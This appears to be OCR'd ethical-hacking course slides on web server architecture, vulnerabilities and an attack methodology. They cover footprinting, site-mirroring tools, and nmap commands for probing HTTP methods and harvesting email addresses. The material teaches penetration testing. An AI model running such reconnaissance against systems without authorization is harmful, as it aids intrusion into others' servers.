
13.1 WEB SERVER OPERATIONS

- Web Server Security
- Web Server Architecture
- Web Server Vulnerabilities

WEB SERVER SECURITY


- Focuses on the server, rather than the web apps
- Involves all of the typical system hacking techniques and countermeasures




POPULAR WEB SERVERS

- Apache
  - The most widely used web server in the world
  - Open source
  - Runs on *NIX and Windows
  - Strong support community
- Microsoft Internet Information Server (IIS)
  - ASP.NET integration
  - All components are separate modules that can be updated
  - Runs in the context of LOCAL_SYSTEM
  - IIS 5.0 had many vulnerabilities
- NGINX
  - Uses a very different architecture for high performance
  - Web server, reverse proxy, load balancer, mail proxy and HTTP cache
  - Follows a master-slave model
    - Master allocates jobs
    - Workers execute the jobs - response is sent to the master
    - Each worker can asynchronously handle 1000 requests at a time
    - Rendered pages are cached


APACHE WEB SERVER ARCHITECTURE



IIS WEB SERVER ARCHITECTURE



NGINX WEB SERVER ARCHITECTURE



N-TIER WEBSITE

- Distributes processes across multiple servers
- "N" tiers means you can have as many processing tiers as makes sense for your use case
- N-Tier is normally implemented as three separate fault-tolerant servers:
  - Presentation (webserver front end)
  - Business Logic (application server middle tier)
  - Data (database server back end)


TYPICAL N-TIER ARCHITECTURE

Presentation

Business Logic

Data

Browsers
Mobile Apps




Apache
NGINX
IIS

Apache Tomcat
Java Server Pages
C# app

MySQL
Oracle SQL
MSSQL

N-TIER SERVER TOPOLOGY



Internet

Load Balanced Webserver

Load Balanced / Clustered Application Server

Clustered Database Server

WEB SERVER VULNERABILITIES

- Webserver, OS, and network misconfigurations
- Bugs in the OS, web apps, logic software, and database engine
- Insufficient host hardening
- Improper authentication
- Improper permissions for files/directories
- Unchanged default accounts, settings and sample files
- Unnecessary services
- Vulnerable web apps that put the host at risk
- Conflicts with security due to business ease-of-use

CONSEQUENCES OF WEB SERVER ATTACKS

- Tampering/theft of data
- Defacement of websites
- Compromised user accounts
- Root access to other apps/servers
- Secondary attacks from the website

13.2 HACKING WEB SERVERS

- Testing Web Servers

WEB SERVER ATTACK METHODOLOGY


- Attacking a web server involves the same basic steps as any other system hacking:
  1. Footprinting
  2. Scanning
  3. Enumeration
  4. Exploitation
- Consider mirroring the website to make an offline copy that you can probe at your convenience
  - Realize that a local copy of the website might not include access to business logic or database functionality

WEB SERVER FOOTPRINTING

- OSINT information gathering:
  - Internet searches
  - Whois
  - Acquire robots.txt to see directories/files that are hidden from web crawlers
- Web Server Footprinting
  - Banner grabbing
  - Tools:
    - Netcraft
    - HTTPRecon
    - theHarvester
    - ID Serve
    - HTTPrint

WEBSITE MIRRORING

- Copy the entire site to your own machine so you can take your time examining it
    - Tools:
        - Wget
        - BlackWidow
        - HTTrack
        - WebCopier Pro
        - Web Ripper
        - SurfOffline



Web Addresses: (URL) http://www.hackthissite.org

Maximum mirroring depth: 3

Maximum external depth: 0

Max size of any HTML file (B) B

Max size of any non-HTML file B

Site size limit (B) B

Pause after downloading.. B

Max time overall (s) s

Max transfer rate (B/s) 25000 B/s

Max connections / seconds cnx/s

Maximum number of links

VULNERABILITY DISCOVERY

- Banner grab
- Port and vulnerability scan
- Test HTTP methods
  - Check for GET, HEAD, POST, OPTIONS, DELETE, PUT, CONNECT, TRACE
  - Risky methods are DELETE, PUT, CONNECT, TRACE and should be disabled

```
nmap --script http-methods <target>
```

- List email addresses

```
nmap --script http-google-email
```

